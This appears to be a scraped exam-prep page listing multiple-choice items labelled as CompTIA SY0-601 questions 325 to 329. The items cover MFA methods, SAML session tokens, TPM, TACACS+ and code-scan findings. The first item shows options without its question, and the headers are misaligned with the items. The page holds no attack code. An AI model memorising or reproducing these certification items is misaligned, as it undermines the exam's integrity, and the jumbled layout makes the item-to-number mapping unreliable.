
A. One-time passwords

B. Email tokens

C. Push notifications

D. Hardware authentication

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 325

Topic #: 1

[All SY0-601 Questions]


A security engineer is reviewing the logs from a SAML application that is configured to use MFA. During this review, the engineer notices a high volume of successful logins that did not require MFA from users who were traveling internationally. The application, which can be accessed without a VPN, has a policy that allows time-based tokens to be generated. Users who change locations should be required to reauthenticate but have been able to log in without doing so. Which of the following statements BEST explains the issue?

A. OpenID is mandatory to make the MFA requirements work.

B. An incorrect browser has been detected by the SAML application.

C. The access device has a trusted certificate installed that is overwriting the session token.

D. The user's IP address is changing between logins, but the application is not invalidating the token.



Actual exam question from CompTIA's SY0-601

Question #: 326

Topic #: 1

[All SY0-601 Questions]


An organization wants to enable built-in FDE on all laptops. Which of the following should the organization ensure is installed on all laptops?

A. TPM

B. CA

C. SAML

D. CRL



Actual exam question from CompTIA's SY0-601
Question #: 327
Topic #: 1
[All SY0-601 Questions]

A security analyst needs to centrally manage credentials and permissions to the company's network devices. The following security requirements must be met:

• All actions performed by the network staff must be logged.
• Per-command permissions must be possible.
• The authentication server and the devices must communicate through TCP.

Which of the following authentication protocols should the analyst choose?

A. Kerberos

B. CHAP

C. TACACS+

D. RADIUS

Actual exam question from CompTIA's SY0-601
Question #: 328
Topic #: 1
[All SY0-601 Questions]

An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?


A. The vulnerability scanner was not properly configured and generated a high number of false positives.

B. Third-party libraries have been loaded into the repository and should be removed from the codebase.

C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.

D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 329

Topic #: 1

[All SY0-601 Questions]

